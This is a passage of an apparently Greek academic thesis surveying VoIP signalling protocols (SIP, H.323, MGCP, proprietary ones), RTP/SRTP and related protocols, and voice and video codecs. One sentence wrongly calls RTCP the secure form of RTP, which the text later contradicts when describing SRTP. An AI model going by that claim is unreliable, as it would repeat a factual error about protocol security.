Υπάρχουν δυο ειδών τύποι μηνυμάτων SIP: αίτησης (request) και απάντησης (respond). Τα μηνύματα αίτησης αποστέλλονται από τον UAC στον UAS, ενώ τα μηνύματα απάντησης, από τον UAS στον UAC. Τα μηνύματα αίτησης όπως προσδιορίζονται από τον RFC 3261 είναι (6) έξι (RFC 3261):

i. INVITE: Το μήνυμα υποδεικνύει μια πρόσκληση από έναν UAC για τη δημιουργία μιας κλήσης με έναν άλλον UA.
ii. ACK: Προέρχεται από την αγγλική λέξη acknowledgement, και επιβεβαιώνει πως ο UA έχει δεχτεί μια απάντηση στην αίτηση INVITE που είχε στείλει.
iii. BYE: Το μήνυμα τερματίζει μια υπάρχουσα κλήση και μπορεί να σταλεί από οποιονδήποτε UA.
iv. CANCEL: Χρησιμοποιείται ώστε να ακυρώσει μια αίτηση η οποία εκκρεμεί.
v. OPTIONS: Χρησιμοποιείται για να "ρωτήσει" (query) ένα UA, για τα χαρακτηριστικά του και τις δυνατότητες του.
vi. REGISTER: Χρησιμοποιείται ώστε να γίνει εγγραφή ενός UA σε έναν registrar server.

Κάποιες επεκτάσεις (extensions) του SIP έχουν καθοριστεί σε μεταγενέστερα RFCs και εμπεριέχουν κάποια πρόσθετα αιτήματα τα οποία αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Α1.

Τα μηνύματα απάντησης, όπως προσδιορίζονται από τον RFC 3261, είναι (6) έξι διαφορετικών κλάσεων και προσδιορίζονται από τρία ψηφία. Το πρώτο ψηφίο του

κωδικού κατάστασης καθορίζει την κλάση της απάντησης και καθορίζονται ως εξής (RFC 3261, Thompson C. A. et al 2013):

- 1xx - Provisional: Υποδηλώνει ότι η αίτηση έχει ληφθεί και επεξεργάζεται. Η φύση του είναι κυρίως πληροφοριακή.
- 2xx - Success: Υποδηλώνει επιτυχία. Η αίτηση έχει ληφθεί επιτυχώς, έχει γίνει κατανοητή και έχει γίνει αποδεκτή.
- 3xx - Redirection: Υποδηλώνει πως περαιτέρω ενέργειες θα πρέπει να γίνουν από τον αποστολέα ώστε να ολοκληρωθεί η αίτηση.
- 4xx - Client Error: Υποδηλώνει πως η αίτηση δεν έχει σωστή σύνταξη και δεν μπορεί ο διακομιστής να την εκπληρώσει.
- 5xx - Server Error: Υποδηλώνει μια αποτυχία του διακομιστή να εκπληρώσει μια φαινομενικά σωστή αίτηση.
- 6xx - Global Failure: Υποδηλώνει μια γενική αποτυχία και πως η αίτηση δεν μπορεί να εκπληρωθεί από κανένα διακομιστή.

Στο ΠΑΡΑΡΤΗΜΑ Α2 αναφέρονται πλήρως οι κωδικοί απάντησης αιτημάτων.

Σχήμα 2: Παράδειγμα μηνυμάτων μεταξύ δυο UAS και ενός UAC (Behl A. 2014:65)

Στο παραπάνω σχήμα (Σχήμα 4) παρουσιάζεται ένα παράδειγμα της ροής των μηνυμάτων μεταξύ δυο UAs, τον Α (αριστερά), ο οποίος κάνει την κλήση και τον Β (δεξιά), ο οποίος δέχεται την κλήση. Αρχικά ο Α και ο Β στέλνουν από ένα αίτημα REGISTER στον UAS (κέντρο) ο οποίος απαντά με το μήνυμα 200 OK. Στη συνέχεια, ο UAC Α στέλνει μια αίτηση INVITE στον UAS, η οποία υποδεικνύει πως θέλει να επικοινωνήσει με τον UAC Β. Ο UAS απαντά στην αίτηση με το μήνυμα TRYING 100 στον UAC Α και παράλληλα προωθεί την αίτηση INVITE στον UAC Β, η οποία περιέχει και πληροφορίες SDP. Ο UAC Β στέλνει μια απάντηση RINGING 180 στον UAS, την οποία με τη σειρά του την προωθεί στον UAC Α. Έπειτα ο UAC Β στέλνει απάντηση 200 OK στον UAS υποδηλώνοντας ότι δέχτηκε την κλήση και την προωθεί στον UAC Α. Ο UAC Α, στέλνει ένα ACK μήνυμα στον UAS και ο UAS στέλνει επίσης ένα ACK μήνυμα στον UAC Β σε απάντηση του μηνύματος 200 OK, ακολουθούμενο από το άνοιγμα ενός καναλιού πολυμέσων RTP. Στη συνέχεια ο UAC Α αποφασίζει να τερματίσει την κλήση και στέλνει ένα μήνυμα BYE στον UAS, το οποίο το προωθεί στον UAC Β. Και οι δυο UA απαντούν με μήνυμα 200 OK για να επιβεβαιώσουν πως το τελευταίο μήνυμα έχει γίνει αποδεκτό (Behl A. 2014:65).

1.3.1.2 Πρωτόκολλο H.323

Το πρωτόκολλο H.323 εφαρμόζεται στο επίπεδο εφαρμογής του μοντέλου TCP/IP, πάνω ή στο πρωτόκολλο TCP ή στο πρωτόκολλο UDP ή σε συνδυασμό αυτών. Ένα σύστημα H.323, αποτελείται από μια ομάδα πρωτοκόλλων ή υποπρωτοκόλλων, όπως αναφέρει ο Hartpence. B. (Hartpence. B. 2013:155), τα οποία αλληλεπιδρούν μεταξύ τους για τη παροχή τηλεφωνικής επικοινωνίας. Παρέχει μια χαρτογράφηση τηλεφωνικών αριθμών σε διευθύνσεις IP, διαχειρίζεται τη ροη του ψηφιακού ήχου σε μια IP τηλεφωνία και παρέχει λειτουργίες σηματοδοσίας για τη ρύθμιση και τη διαχείριση των κλήσεων. Υποστηρίζει ταυτόχρονη μετάδοση φωνής και δεδομένων και μπορεί να μεταδώσει δυαδικά μηνύματα, τα οποία είναι κωδικοποιημένα, χρησιμοποιώντας βασικούς κανόνες κωδικοποίησης. Από την πλευρά της ασφάλειας το σύστημα H.323, παρέχει ένα μοναδικό πλαίσιο για την ασφάλεια, την αυθεντικοποίηση και την εξουσιοδότηση. Επίσης υποστηρίζει κλήσεις συνδιασκέψεων και πολλαπλές συνδέσεις (Mir N. F. 2014:652).

Ένα σύστημα H.323 αποτελείται κυρίως από τέσσερα (4) συστατικά μέρη: τα τερματικά (terminals ή endpoints), την πύλη (gateway), τον ελεγκτή πύλης


(gatekeeper) και τη μονάδα ελέγχου πολλαπλών σημείων (multipoint control unit – MCU). Αυτά τα συστατικά μέρη μπορεί να μοιράζονται την ιδία πλατφόρμα ή να είναι κατανεμημένα σε διάφορους διακομιστές (Hartpence. B. 2013:153-154, Frahim J. et al. 2014:652):

- Τερματικά - Terminals: Τερματικό είναι μια συσκευή τελικού χρήστη η οποία υποστηρίζει τουλάχιστον έναν κωδικοποιητή ήχου και έχει σχεδιαστεί ώστε να υποστηρίζει κίνηση video και δεδομένων, ώστε να παρέχει τηλεφωνία IP. Μπορεί να είναι ένα IP τηλέφωνο, ένας υπολογιστής κ.τ.λ.

- Πύλη - Gateway: Η πύλη παρέχει τη μετάφραση μεταξύ δικτύων μεταγωγής κυκλώματος (circuit switched) και δικτύων μεταγωγής πακέτων (packet switched) ώστε να γίνει εφικτή η επικοινωνία των τερματικών. Εκτελεί τους μετασχηματισμούς της σηματοδοσίας και των πολυμέσων, οι οποίοι είναι απαραίτητοι για μια ομαλή επικοινωνία.

- Ελεγκτής Πύλης - Gatekeeper: Ο ελεγκτής πύλης είναι υπεύθυνος για τον έλεγχο των κλήσεων, την παροχή πολλαπλών υπηρεσιών στα τερματικά και στην πύλη, τη διαχείριση του συστήματος και για κάποιες πολιτικές ασφαλείας. Μπορεί να έχει ένα κεντρικό ή αποκεντρωμένο σχέδιο κλήσεων (dial plan), μπορεί να ελέγξει το εύρος ζώνης των κλήσεων και να εκτελέσει αυθεντικοποίηση του χρήστη.

- Μονάδα ελέγχου πολλαπλών σημείων - Multipoint Control Unit - MCU: Η μονάδα ελέγχου πολλαπλών σημείων, εκτελεί την επεξεργασία μίξης των εισροών ήχου και video και έπειτα αντανακλά το περιεχόμενο πίσω στους συμμετέχοντες. Μια μονάδα ελέγχου πολλαπλών σημείων θα πρέπει να περιέχει τη λειτουργία του ελεγκτή πολλαπλών σημείων (Multipoint Controller - MC), ώστε να βοηθά τα τερματικά να διαπραγματεύονται τις παραμέτρους μιας κλήσης και να αποφασίζουν ποια πηγή εισόδου θα τροφοδοτήσει μια πολλαπλή μετάδοση. Η επεξεργασία της μίξης εκτελείται από τον επεξεργαστή πολλαπλών σημείων (Multipoint Processor - MP). Η σωστή λειτουργία μίας κλήσης συνδιάσκεψης από τρία ή περισσότερα μέλη, θα πρέπει να σχεδιαστεί έτσι, ώστε να συμμετέχει σε αυτή και ένας MCU. Τον σχεδιασμό αυτόν αναλαμβάνει ο ελεγκτής πύλης.



Σχήμα 3: Τοποθέτηση H.323 στο μοντέλο TCP/IP (Mir N. F. 2014:653)

Όπως προαναφέρθηκε και παρουσιάζεται και στην παραπάνω εικόνα, ένα σύστημα H.323 αποτελείται από μια ομάδα πρωτοκόλλων ή υποπρωτοκόλλων, τα οποία αλληλεπιδρούν μεταξύ τους για την παροχή τηλεφωνικής επικοινωνίας. Το τμήμα της ανταλλαγής των μέσων (Media Exchange) αντιπροσωπεύεται κυρίως από το πρωτόκολλο RTP και το συνεργαζόμενο με αυτό πρωτόκολλο RTCP, τα οποία και θα αναφερθούν παρακάτω. Τα μηνύματα σηματοδοσίας, τα οποία ανατάσσονται μεταξύ χρηστών H.323, καθορίζονται από τα πρωτόκολλα H.225.0 και H.245. Το H.225.0 χρησιμοποιείται για την εγγραφή, την αποδοχή και τη δήλωση της κατάστασης (Registration Admission Status - RAS) σηματοδοσίας μεταξύ τερματικών και ελεγκτών πύλης. Μέσω του πρωτοκόλλου RAS ένα τερματικό μπορεί να εγγραφεί σε έναν ελεγκτή πύλης και ένας ελεγκτής πύλης να επιτρέψει σε ένα τερματικό την είσοδο στους πόρους του δικτύου. Το πρωτόκολλο RAS μεταφέρεται μέσω του πρωτοκόλλου UDP. Ένα άλλο τμήμα του H.225.0 χρησιμοποιείται για τη σηματοδοσία κλήσης (call signaling) και κυρίως για την εγκαθίδρυση και τον τερματισμό συνδέσεων μεταξύ τερματικών. Η σηματοδοσία της κλήσης μπορεί να μεταφερθεί είτε μέσω του πρωτόκολλο TCP είτε μέσω του πρωτοκόλλου UDP. Λόγω της καθυστέρησης εγκαθίδρυσης μιας TCP σύνδεσης σε σχέση με μια UDP, η 4η έκδοση του πρωτοκόλλου H.323 καθορίζει έναν μηχανισμό, στον οποίο τα TCP και UDP πρωτόκολλα μπορούν να χρησιμοποιηθούν ταυτόχρονα. Σε αυτήν την περίπτωση, η εγκαθίδρυση των TCP και UDP συμβαίνει ταυτόχρονα, αλλά η TCP σύνδεση χρησιμοποιείται εάν δεν έχει ληφθεί απάντηση από τη σύνδεση UDP και το αντίστροφο. Το τμήμα του ελέγχου της σηματοδοσίας (control signaling) έχει ανατεθεί στο πρωτόκολλο H.245, το οποίο ανοίγει κανάλια επικοινωνίας για τη μεταφορά των μέσων και μεταδίδει πληροφορίες σχετικές των δυνατοτήτων των τερματικών, της παραμόρφωσης, του έλεγχου ροής κ.τ.λ. Τα πρωτόκολλα T.12n

παρέχουν υπηρεσίες μετάδοσης πραγματικού χρόνου των δεδομένων. Η προκαθορισμένη θύρα, η οποία χρησιμοποιείται από το RAS είναι η UDP 1719. Η θύρα UDP 1718 είναι η θύρα ανεύρεσης (discovery port) του ελεγκτή πύλης, η UDP 1719 είναι η θύρα εγγραφής και κατάστασης και η θύρα UDP 1720 ή TCP 1720 είναι η θύρα σηματοδοσίας κλήσης (Mir N. F. 2014:653-654).

Πολλά συστήματα H.323 εφαρμόζουν και κάποια συμπληρωματικά πρωτόκολλα για την παροχή κάποιων επιπρόσθετων υπηρεσιών όπως το πρωτόκολλο H.235, το οποίο παρέχει ασφάλεια στην επικοινωνία, το πρωτόκολλο H.239, το οποίο παρέχει δυνατότητα διπλής ροής δεδομένων σε μια τηλεδιάσκεψη, η σειρά πρωτοκόλλων H.450, η οποία περιγράφει διάφορες συμπληρωματικές υπηρεσίες και η σειρά πρωτοκόλλων H.460, η οποία καθορίζει κάποιες επεκτάσεις που μπορούν να εφαρμοστούν σε ένα τερματικό ή έναν ελεγκτή πύλης (Behl A. 2014:73).

1.3.1.3 Πρωτόκολλο MGCP

Το πρωτόκολλο MGCP (Media Gateway Control Protocol), διάδοχος του προγενέστερου πρωτοκόλλου SGCP (Simple Gateway Control Protocol) είναι η εφαρμογή της MGCP αρχιτεκτονικής για τον έλεγχο των πυλών (gateways) δικτύων IP, τα οποία είναι συνδεδεμένα με το τηλεφωνικό δίκτυο POTS (Plain Old Telephone Service). Έχει καθοριστεί από την IETF με το RFC 3435 (Request For Comments) και είναι ένα text based πρωτόκολλο με δομή master/slave, με το ρόλο του master να έχει το μέσο ελέγχου κλήσεων (call control agent) και το ρόλο του slave μια ελεγχόμενη πύλη (controlled gateway). Χρησιμοποιεί το πρωτόκολλο SDP (Session Description Protocol) για τον καθορισμό και τη διαπραγμάτευση της ροής πολυμέσων και βασίζεται στις θύρες 2427 UDP για τον έλεγχο της κίνησης και στην 2428 TCP για την οπισθόζευξη (backhaul) (Behl A. 2014:61).

1.3.1.4 Ιδιόκτητα Πρωτόκολλα

Έκτος από τα προαναφερθέντα πρωτόκολλα, αρκετές εταιρίες έχουν αναπτύξει τα δικά τους ιδιόκτητα πρωτόκολλα συστημάτων VoIP. Αξίζει να γίνει μια σύντομη αναφορά στα πρωτόκολλα τριών (3) από τις μεγαλύτερες στο χώρο εταιρείες όπως της Cisco, της Nortel (Avaya σήμερα) και της Digium.

Η μεγαλύτερη εταιρία στον χώρο των τηλεπικοινωνιών, η Cisco, έχει αναπτύξει το πρωτόκολλο SCCP (Skinny Client Control Protocol) ή εν συντομία Skinny. Είναι το προεπιλεγμένο πρωτόκολλο σηματοδοσίας στα τερματικά Cisco Call Manager PBX και η επικοινωνία συμβαίνει μέσω της θύρας (port) 2000 του πρωτοκόλλου TCP (Transmission Control Protocol) (Hartpence. B. 2013:191-192).

Η εταιρία Nortel (έχει εξαγοραστεί από την Avaya) ανέπτυξε το πρωτόκολλο UNIstim (Unified Networks IP Stimulus), το οποίο χρησιμοποιεί το πρωτόκολλο UDP (User Datagram Protocol) ως πρωτόκολλο μεταφοράς και τη θύρα 5000 (Wireshark wiki).

Η εταιρία Digium -η οποία έχει κατασκευάσει και το Asterisk PBX- ανέπτυξε το πρωτόκολλο IAX (Inter-Asterisk eXchange), ώστε να υπάρξει επικοινωνία μεταξύ των διακομιστών Asterisk, αλλά πλέον χρησιμοποιείται για διάφορα τηλεπικοινωνιακά έργα ανοιχτού κώδικα καθώς και από κατασκευαστές συσκευών VoIP. Το πρωτόκολλο IAX, έχει τη δυνατότητα χρησιμοποίησης μιας μόνο UDP θύρας, της 4569 και για τη σηματοδότηση της συνεδρίας αλλά και για τη μεταφορά των πολυμέσων. Έτσι η χρήση πρωτοκόλλου μεταφοράς δεν είναι αναγκαία (Bryant R. et al 2013:739).

1.3.2 Πρωτόκολλα Μεταφοράς VoIP

Τα πρωτόκολλα μεταφοράς πραγματικού χρόνου είναι δύο (2): Το RTP και το RTCP, που είναι η ασφαλής μορφή του πρωτοκόλλου RTP. Λειτουργούν "πάνω" είτε σε πρωτόκολλο UDP είτε σε πρωτόκολλο TCP.

i. Το πρωτόκολλο RTP (Real-time Transport Protocol) αρχικά προτάθηκε στον RFC 1889 το 1996 και αναθεωρήθηκε το 2003 με το RFC 3550. Σκοπό έχει τη μεταφορά πολυμέσων πραγματικού χρόνου πάνω στο πρωτόκολλο UDP. Το RTP πρόσθεσε τον αριθμό ακολουθίας (sequence number), ώστε να μπορεί να γίνει η αναγνώριση των απολεσθέντων πακέτων RTP και μαζί με το πεδίο σήμανσης χρόνου (timestamp) επιτρέπει στον παραλήπτη να τοποθετήσει με τη σωστή σειρά τα πακέτα πολυμέσων. Άλλα πεδία όπως το SSRC (Synchronization SouRCe) και το CSRC (Contributing SouRCe) χρησιμοποιούνται για την αναγνώριση της πηγής των πολυμέσων ή για να αναγνωρίσουν τις συμβαλλόμενες πηγές, οι οποίες έχουν ενωθεί από τον αποστολέα. (RFC 3550, Sun L. et al. 2013).


ii. Το πρωτόκολλο SRTP (Secure Real-time Transport Protocol), όπως καταλαβαίνει κανείς και από το όνομα, είναι μια ασφαλής μορφή του πρωτοκόλλου RTP, η οποία προσφέρει αυθεντικοποίηση και κρυπτογράφηση στα πολυμέσα. Χρησιμοποιεί τον αλγόριθμο AES 128 bit για κρυπτογράφηση της ροής, ενώ για την αυθεντικοποίηση χρησιμοποιεί τον αλγόριθμο κατακερματισμού HMAC-SHA1. Το πρωτόκολλο CRTP (Compressed Real-time Transport Protocol) αναφέρεται στη συμπιεσμένη μορφή του πρωτοκόλλου, η οποία καθορίστηκε το 1999 με τον RFC 2508, ώστε να βελτιώσει την αποδοτικότητα της μετάδοσης. (Sun L. et al. 2013)

1.3.3 Άλλα Συνεργαζόμενα Πρωτόκολλα

Παρακάτω αναφέρονται τα εξής έξι (6) συνεργαζόμενα πρωτόκολλα: το RTCP, το SRTCP, το SDP, το RTSP, το RSVP και το SCTP.

i. Το πρωτόκολλο RTCP (Real-time Transport Control Protocol), το οποίο επίσης προτάθηκε στο RFC 1889 το 1996 και αναθεωρήθηκε το 2003 με το RFC 3550, συνεργάζεται με το πρωτόκολλο RTP. Μπορεί να παρέχει πληροφορίες σχετικά με την ποιότητα για μια εν ενεργεία συνεδρία, καθώς και πληροφορίες της ταυτότητας των συμμετεχόντων. Επίσης μπορεί να χρησιμοποιηθεί για τον έλεγχο και τη διαχείριση της ποιότητας. Πακέτα RTCP στέλνονται περιοδικά από όλους τους συμμετέχοντες σε μια συνεδρία, των όποιων το εύρος ζώνης (bandwidth) δεν πρέπει να υπερβαίνει το 5% του εύρους ζώνης της RTP συνεδρίας (Sun L. et al. 2013).

ii. Το πρωτόκολλο SRTCP (Secure Real-time Transport Control Protocol) προσφέρει τις ίδιες δυνατότητες ασφάλειας στο RTCP, όπως και το πρωτόκολλο SRTP στο RTP (Behl A. 2014:57).



Σχήμα 4: Συνεργαζόμενα πρωτόκολλα (Orzach Y. 2013:332)

iii. Το πρωτόκολλο SDP (Session Description Protocol) επιτρέπει την ανταλλαγή πληροφοριών ανάμεσα σε χρήστες, οι οποίοι θέλουν να επικοινωνήσουν μεταξύ τους. Χρησιμοποιείται για τον προσδιορισμό των δυνατοτήτων των συνεδριών των χρηστών και την παροχή πληροφοριών σε άλλους χρήστες, ώστε να έχουν τη δυνατότητα συμμετοχής και αλληλεπίδρασης σε μια συνεδρία. Το SDP δεν μεταφέρει δεδομένα μεταξύ των χρηστών αλλά εγκαθιδρύει μια δομή επικοινωνίας για τη ροη των δεδομένων (RFC 4566).

iv. Το RTSP (Real Time Streaming Protocol) είναι ένα πρωτόκολλο επιπέδου εφαρμογής, το οποίο ελέγχει τη μεταφορά δεδομένων με ιδιότητες πραγματικού χρόνου. Παρέχει ένα επεκτάσιμο πλαίσιο για τον έλεγχο της μετάδοσης κατά παραγγελία (on demand) δεδομένων όπως ήχου και video. Έχει ως στόχο τον έλεγχο πολλαπλών συνεδριών, ενώ παρέχει και τη δυνατότητα επιλογής καναλιών διανομής όπως UDP, πολλαπλής διανομής (multicast) UDP και TCP αλλά και την παροχή επιλογής μηχανισμού μεταφοράς βασισμένο στο πρωτόκολλο RTP. (RFC 2326).

v. Το πρωτόκολλο RSVP (Recourse ReSerVation Protocol) έχει ως στόχο να παρέχει προβλέψιμη καθυστέρηση και δέσμευση εύρους ζώνης για ευαίσθητες στο χρόνο εφαρμογές. Όπως καθορίζεται και στο RFC 2205, το RSVP χρησιμοποιείται από έναν χρήστη για να ζητήσει συγκεκριμένη ποιότητα υπηρεσίας από το δίκτυο

για ροή δεδομένων συγκεκριμένης εφαρμογής (Szigeti T. et al 2013:99, RFC 2205).

vi. Το πρωτόκολλο SCTP (Stream Control Transmission Protocol) σχεδιάστηκε για να μεταφέρει μηνύματα σηματοδοσίας PSTN πάνω σε IP δίκτυα αλλά είναι ικανό να χρησιμοποιηθεί και για άλλες εφαρμογές. Είναι ένα αξιόπιστο πρωτόκολλο μεταφοράς, το οποίο λειτούργει πάνω σε ένα δίκτυο πακέτων χωρίς σύνδεση (connectionless) όπως το IP (RFC 4960).

1.4 Κωδικοποιητές / Αποκωδικοποιητές (Codecs)

Η λέξη codec είναι μια μείξη των αγγλικών λέξεων *co*der (κωδικοποιητής) και *dec*oder (αποκωδικοποιητής). Οι κωδικοποιητές πραγματοποιούν την κωδικοποίηση και αποκωδικοποίηση μιας ροής ψηφιακών δεδομένων ή σημάτων και μεταφράζουν τη ροή πολυμέσων ενός VoIP συστήματος σε μια άλλη μορφή, όπως από αναλογική σε ψηφιακή, ψηφιακή σε αναλογική αλλά και ψηφιακή σε ψηφιακή. Ένας επεξεργαστής ψηφιακού σήματος (Digital Signal Processor - DSP) απαιτείται, ώστε να μετατρέψει σήματα φωνής από τη μια μορφή στην άλλη (Behl A. 2014:55).

Ο ρόλος του κωδικοποιητή (codec) δεν είναι μόνο να κωδικοποιεί και να αποκωδικοποιεί αλλά και να συμπιέζει και να αποσυμπιέζει τα πολυμέσα. Ενώ αρχικά η λέξη codec πρόεκυπτε από τη μίξη των λέξεων coder και decoder, σήμερα η προέλευση της λέξης codec από τη μίξη των λέξεων *co*mpression (συμπίεση) και *dec*ompression (αποσυμπίεση) φαντάζει πιο σχετική (Bryant R. et al. 2013:746).

1.4.1 Κωδικοποιητές Σημάτων Φωνής και Ήχου

Οι πιο δημοφιλείς κωδικοποιητές σημάτων φωνής και ήχου έχουν τυποποιηθεί από το Τμήμα Τηλεπικοινωνιών της Διεθνούς Ένωσης Τηλεπικοινωνιών (International Telecommunication Union - ITU) στη σειρά G: Συστήματα μετάδοσης και πολυμέσα ψηφιακά συστήματα και δίκτυα (G series: Transmission systems and media, digital systems and networks). Παρατίθενται αναλυτικά (Hartpence. B. 2013:144):

- G.711: Ο κωδικοποιητής αυτός, γνωστός και ως παλμοκωδικής διαμόρφωσης (Pulse Code Modulation - PCM), είναι ο θεμελιώδης κωδικοποιητής του τηλεφωνικού δικτύου (Public Switched Telephone Network PSTN). Υπάρχουν δυο διαφορετικές

εκδόσεις του κωδικοποιητή: Ο μLaw (Mu-Law), ο οποίος χρησιμοποιείται στη Βόρειο Αμερική και την Ιαπωνία και ο A-Law, ο οποίος χρησιμοποιείται στην Ευρώπη και τον υπόλοιπο κόσμο. Και οι δυο μεταφέρουν ένα δείγμα 8 bit, το οποίο δειγματοληπτείται 8000 φορές ανά δευτερόλεπτο. Αυτό απαιτεί ένα εύρος ζώνης (bandwidth) ή ρυθμό μετάδοσης (bit rate) κατά τον Behl A. (Behl A. 2014:55), 64Kbps. Αυτός ο κωδικοποιητής παρέχει τη συνολικά καλύτερη απόδοση αλλά καταναλώνει και το μεγαλύτερο εύρος ζώνης Υποστηρίζεται από τα πρωτόκολλα SIP, IAX και H.323.

- G.722: Ο κωδικοποιητής G.722 παράγει μια πολύ υψηλότερης ποιότητας φωνή, χρησιμοποιώντας το ίδιο εύρος ζώνης (bandwidth) με τον G.711 (64 Kpbs), κάτι που τον κάνει πολύ δημοφιλή στους κατασκευαστές συσκευών VoIP. Υποστηρίζεται από τα πρωτόκολλα SIP, IAX και H.323.

- G.726: Ο κωδικοποιητής αυτός, γνωστός και ως προσαρμοστικής διαφορικής παλμοκωδικής διαμόρφωσης (Adaptive Differential Pulse Code Modulation - ADPCM) μπορεί να εμφανιστεί σε διαφορετικούς ρυθμούς μετάδοσης όπως στα 16 Kbps, 24 Kbps και 32 Kbps, με πιο διαδεδομένη αυτόν των 32 Kbps. Προσφέρει σχεδόν παρόμοια ποιότητα ήχου με αυτήν του κωδικοποιητή G.711 αλλά χρησιμοποιεί το μισό εύρος ζώνης. Είναι ιδιαίτερα ελκυστικός, κυρίως επειδή δεν απαιτεί μεγάλη υπολογιστική ισχύ από το σύστημα. Υποστηρίζεται από τα πρωτόκολλα IAX και H.323.

- G.729: Ο κωδικοποιητής G.729 βασίζεται στον αλγόριθμο CS-ACELP (Conjugate Structure- Algebraic Code Excited Linear Prediction). Λόγω της χρήσης αυτού του αλγορίθμου, μπορεί να μεταφέρει εντυπωσιακής ποιότητας ήχο δεδομένου του πολύ περιορισμένου εύρους ζώνης, που χρησιμοποιεί (8 Kbps). Για να επιτευχτεί όμως αυτή η εντυπωσιακή συμπίεση, απαιτείται και εξίσου εντυπωσιακή επεξεργαστική ισχύς. Υποστηρίζεται από τα πρωτόκολλα SIP, IAX και H.323.

Ο G.711, γενικά, θεωρείται ο πιο αξιόπιστος ακόμα και σε περιπτώσεις δικτύων δυσμενών συνθηκών, ενώ και οι G.729 και G.722 μπορούν να θεωρηθούν καλές επιλογές κυρίως σε δίκτυα χαμηλής αξιοπιστίας ή μικρού εύρους ζώνης.

Επιπλέον, αξίζει να αναφερθούν και οι δυο παρακάτω κωδικοποιητές, που έχουν αναπτυχτεί από άλλους φορείς.

- GSM: Ο GSM (Global System for Mobile Communications) είναι ένας κωδικοποιητής ομιλίας, ο οποίος ορίστηκε από το Ινστιτούτο Προτύπων Ευρωπαϊκής Ένωσης (European Telecommunication Standards Institute - ETSI) για τα πανευρωπαϊκά ψηφιακά συστήματα ραδιοεπικοινωνίας (2G mobile communications) και προσφέρει εξαιρετική απόδοση όσον αφορά τις απαιτήσεις σε υπολογιστική ισχύ. Η ποιότητα ήχου του όμως είναι χειρότερη σε σχέση με αυτήν του G729. Το εύρος ζώνης που καταλαμβάνει είναι 13 Kbps και υποστηρίζεται από τα πρωτόκολλα IAX και SIP.

- iLBC: Ο κωδικοποιητής (internet Low Bitrate Codec - iLBC) ορίστηκε από την Ειδική Ομάδα Μηχανικών Διαδικτύου (Internet Engineering Task Force - IETF) και είχε στόχο να εφαρμοστεί σε εφαρμογές διαδικτύου λόγω της καλύτερης ποιότητας φωνής, που παρέχει σε περίπτωση απώλειας πακέτων, σε σχέση με τους παραπάνω κωδικοποιητές. Δεν είναι τόσο δημοφιλής όσο οι ITU κωδικοποιητές και για τον λόγο αυτό, ενδέχεται να προκύψουν προβλήματα συμβατότητας κατά τη χρήση του. Λόγω των πολύπλοκων αλγορίθμων, τους οποίους χρησιμοποιεί για να πετύχει υψηλή συμπίεση, έχει και υψηλό κόστος σε υπολογιστική ισχύ. Μπορεί να χρησιμοποιήσει εύρος ζώνης 13.3 Kbps αλλά και 15.2 Kbps και υποστηρίζεται από τα πρωτόκολλα IAX και SIP.

1.4.2 Κωδικοποιητές Σημάτων Video

Οι κωδικοποιητές σημάτων video αναπτύχτηκαν κυρίως από το Τμήμα Τηλεπικοινωνιών της Διεθνούς Ένωσης Τηλεπικοινωνιών (International Telecommunication Union, Telecommunication Section-ITU-TS) στη σειρά H: Οπτικοακουστικά μέσα και συστήματα πολυμέσων (H series: Audiovisual and multimedia systems).

Οι H.263 και H.264 από τη σειρά αυτή, είναι οι δυο πιο διαδομένοι την παρούσα χρονική στιγμή και αυτοί που υποστηρίζονται από το τηλεφωνικό κέντρο Asterisk PBX.

